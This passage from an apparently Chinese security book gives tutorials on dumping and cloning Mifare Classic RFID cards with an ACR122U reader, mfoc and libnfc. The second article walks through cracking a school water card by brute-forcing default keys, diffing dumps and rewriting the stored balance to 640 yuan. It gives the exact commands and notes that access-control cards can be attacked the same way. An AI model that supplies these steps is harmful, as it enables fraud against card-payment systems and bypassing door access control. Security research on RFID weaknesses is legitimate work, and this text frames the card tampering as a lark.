


图　7-2-8

0x03 连接设备

如图 7-2-9：




图　7-2-9

连接上去后去虚拟机看会有如图 7-2-10 中的显示：

图　7-2-10

然后再用 VIM 改个文件，具体命令如下：

```
vim /usr/lib/pcsc/drivers/ifd-ccid.bundle/Contents/Info.plist
ifdDriverOptions
```

将 0x0000 改为 0x0005。

再重启下 pcscd 服务，具体命令如下，如图 7-2-11：

```
service pcscd restart
```




图　7-2-11

再打开 pcscd 的 deamon 进程，如图 7-2-12：

```
pcscd –fd
```

图　7-2-12

至此 OK，打开一个新的终端，输入 nfc-list 就会发现你的卡的信息，如图 7-2-13：

图　7-2-13

至此，你的设备已经完美连接上了 acr122u。

0x04 dump 前戏，安装 MFOC

安装方法如下，如图 7-2-14：

```
wget http://nfc-tools.googlecode.com/files/mfoc-0.10.2.tar.gz && tar -xvzf mfoc-0.10.2.tar.gz
cd mfoc-0.10.2
autoreconf -vis
./configure
make
checkinstall -D -y --install
```




图　7-2-14

0x05 读 dump

方法和 Windwos 下使用命令行版的 mfoc 一样，把卡放在 acr122u 上然后敲上如下命令，如图 7-2-15：

```
mfoc -O 1.dump
```




图　7-2-15

然后程序自动在那边跑了，如图 7-2-16：




图　7-2-16

如果老出现如图 7-2-17 的提示：




图　7-2-17

请多执行几遍命令。在跑完后会在文件夹里生成你之前命名的 dump 文件，如图 7-2-18：

图　7-2-18

0x06 写 dump 入 ic 卡

使用的是 nfc-mfclassic，也和 windows 下的差不多。不会的自己可以搜搜资料，或者 nfc-mfclassic 看下帮助，如图 7-2-19：




图　7-2-19

方式其实很简单，你要复制的卡的 dump 文件（假设 1.dump），你新卡 dump 的文件（假设 2.dump）。如何 dump 请看上文。

以上操作 OK 后，执行如下命令，如图 7-2-20：

```
nfc-mfclassic w a 1.dump 2.dump
```

图　7-2-20

如图就算成功了，enjoy it！

值得一提的是 nfc-mfclassic 使用的是标准的 dump 文件，大小都是 4k，有的工具 dump 来的是 1k，那么请用该工具修复下即可。

http://pan.baidu.com/share/link?shareid=116373&uk=2955852660

0X02 ID 卡

关于 ID 卡的知识我直接从某宝复制过来给大家看了。

钥匙扣类：

1、当我们的钥匙扣表面有 000******等 8 位数字或者 10 位数字，那就可以确定该卡一定是 ID 卡

2、钥匙扣表面没有任何信息，通常是肉眼不能分辨的哦。需要用专业设备测试才能区分 ID 和 IC 之分！

钥匙扣如图 7-2-21 所示：

图　7-2-21

卡片类：

1、卡片分薄卡和厚卡（薄卡和银行厚度一样，厚卡有 2 张薄卡厚些），通常厚卡一般是以 ID 卡形式存在，卡片背面有 18 位数字组成，如图 7-2-22：

图　7-2-22

2、 当手中的卡是薄卡时，通常有 18 位数字的一定是 ID 卡，如果没有，那么需要观察卡片内部线圈结构了。

卡片内部线圈结构为圆形的通常是 ID 卡，方形线圈的卡通常是 IC 卡。

如图 7-2-23 和图 7-2-24 所示：




图　7-2-23




图　7-2-24

总之总结了下：

IC 卡和 ID 卡都是属于智能卡，都是内置芯片。它们之间的不同在于 IC 卡相对 ID 卡来说读卡距离近，不过 IC 卡可读可写，存储量大，有加密功能，安全性好，适合在一卡通系统中使用。ID 卡读卡距离远，只有固定编号，不可写入，无加密功能，安全性比较差，一般用于普通门禁系统和简易停车场系统。

（全文完）责任编辑：桔子

第3节　RFID 入坑初探——Mifare Classic Card 破解

作者：redrain

来自：听潮社区 — F4ckTeam

网址：http://team.f4ck.org/

0x00 前言

之前一直想要玩无线安全，旺财大牛说门槛低（哪里低啦=。=web 狗表示我很笨啊，汪汪），于是乎入手了 ACR122u，想从 NFC 开始入坑，就有了这篇文章，先普及下基本知识。

Mifare Classic card 提供 1k-4k 的容量，我们经常见到的是 Mifare Classic 1k(S50)，也就是所谓的 M1 卡。M1 卡有从 0 到 15 共 16 个扇区，并且每个扇区都有独立的密码，每个扇区配备了从 0 到 3 共 4 个段，每个段可以保存 16 字节的内容，反正从 0 开始数 就对了（和数组下标为 0 开始一样）。

每个扇区的第 4 段呢是用来保存 KeyA，KeyB 和控制位的，每张卡还有一个唯一标识的 UID 号，具体的卡结构大家可以百度一下看看。

我们本文的研究对象就是这玩意儿，谷歌告诉我们，这种卡类的攻击方式大概分为这么几种：

1）暴力破解爆破对于 M1 卡的破解来说比较有效，因为 M1 卡是被动卡，需要读卡器来供能，切断供能后卡的临时数据就丢失了，也就是说不会存在输入过多错误密码后造成的锁死之类的情况

FFFFFFFFFFFF、A0B0C0D0E0F0 等等都是 M1 白卡的默认密码，所以当我们使用 mfoc 这样的工具来爆破的时候基本上都是用这些默认密码来填充剩余扇区的密码。

2）重放攻击刚刚我们说了 M1 卡是被动卡，当它被供能的时候会产生随机数列，切断供能后数据不会保存，再次供能又会产生一模一样的数列，然后就可以控制切断，再次供能的时间计算出这个数列，进行重放攻击来达到修改数据的目的。

3）克隆卡片（卡复制）M1 卡的扇区可以保存数据，所以大部分的卡片会选择加密扇区后保存数据，我们可以用 uid 卡来进行复制，每张 M1 卡在 0 扇区第 1 段都有一个唯一标识，而且是保护无法修改的，uid 卡就是没有设定 0 扇区保护的卡，所以你可以随意的修改你想要的 uid，这样我们就可以克隆出一张连 uid 都相同的卡片了。（但是要注意不要把 00 扇区弄 坏，之前测试的时候就未知原因写坏了 00 扇区无法读入了）。

4）嗅探攻击这里要用到 PM3 这个神器，在卡和机器数据交换的时候嗅探数据，进行攻击，利用 XOR 算 key 工具就可以把扇区的密钥计算出来（穷逼表示根本买不起）。

0x01 细节科普结束，接下来以一个实例来讲解以下破解 M1 卡的姿势（笔者才开始入坑，如有不对，请大牛斧正）。

关于暴力破解，我们此处用到这么几个东西，ACR122u，mfoc，libnfc。

其中 ACR122u 作为硬件供能，读写的作用，mfoc 用来爆破，libnfc 用来写入数据。其中 mfoc 界面如图 7-3-1：

图　7-3-1

可以看到读出了我们的卡类型，下方的 keyA keyB 就是要我们破解的地方，当然，也可以使

用另外一个简化版本，更粗暴简单一些，百度 M1 卡服务程序即可，如图 7-3-2：




图　7-3-2

稍等片刻后就发现上下各 16 个勾勾都打上了，说明成功爆破了，成功后会在当前目录下生成一个 dump 文件，这样，这张卡的数据就被完全 dump 下来了，如图 7-3-3。得到 dumpfile1 但是只有 1k 的大小，在 win 下操作的时候需要用到一个 fixdump 的工具来填充剩余部分 fixdump dumpfile1 即可修复，大小为 4k，然后我们去消费一下这张卡（让你要修改的区域的数据改变）




图　7-3-3

其中前 6 个字节和后 6 个字节的 FF FF FF FF FF FF 即为秘钥，中间的几位 FF 07 80 69 即为控制位。

再次 dump 数据 dumpfile2 并修复，fixdump dumpfile2。就此，我们有了两个样本，然后做 hex diff，linux 下直接用 diff，win 下可以使用 hexcmp2，如图 7-3-4：




图　7-3-4

diff 后发现了数据变动的区域。

本文只修改简单的金龙卡水卡功能，所以取样两次后就可以轻松找到数据所在的扇区，如果是做比较复杂的修改那么取样可能得多次，比如做门禁攻击啥的。

可以看到这个扇区内的一些数值，末端的 40，FF 啥的都是存放数值的地址，我们不用管它，在 M1 卡中本来要进行一次的取反和倒序存入，但是可能本屌的渣学校的卡居然直接进行 16 进制换算为 10 进制后就是水卡金额数目。

这里多说两句，一般情况下，数据存入是倒序的，比如 F9 FE，其实真实数据是 FE F9，然后换算为 2 进制进行取反再换算为 10 进制，有可能还会遇到数据的加密，我们再解密后就可以得到存入的数值了。

图中是我成功修改了最大数值后的，金额为 640.00 元，hex 为 fa 00，做测试的时候笔者太高估了学校，多次猜测其换算的算法，取样了 20 来次后脑洞开了，直接通过 10 进制转换 16 进制。居然就是那么简单！F9 FE 为 63998，小数点请忽视。

然后使用 libnfc 来写入数据，如图 7-3-5：

```
.\nfc-mfclassic.exe w b dumpfile_new dumpfile_old
```




图　7-3-5

至此，破解差不多就那么完成了（单纯指做数据修改的目的，不包括解决什么后患啊之类的情况）。

最后上一张成功改写后的测试图，如图 7-3-6：

图　7-3-6

破解时长共 3 个小时（来回取样浪费了不少时间）。

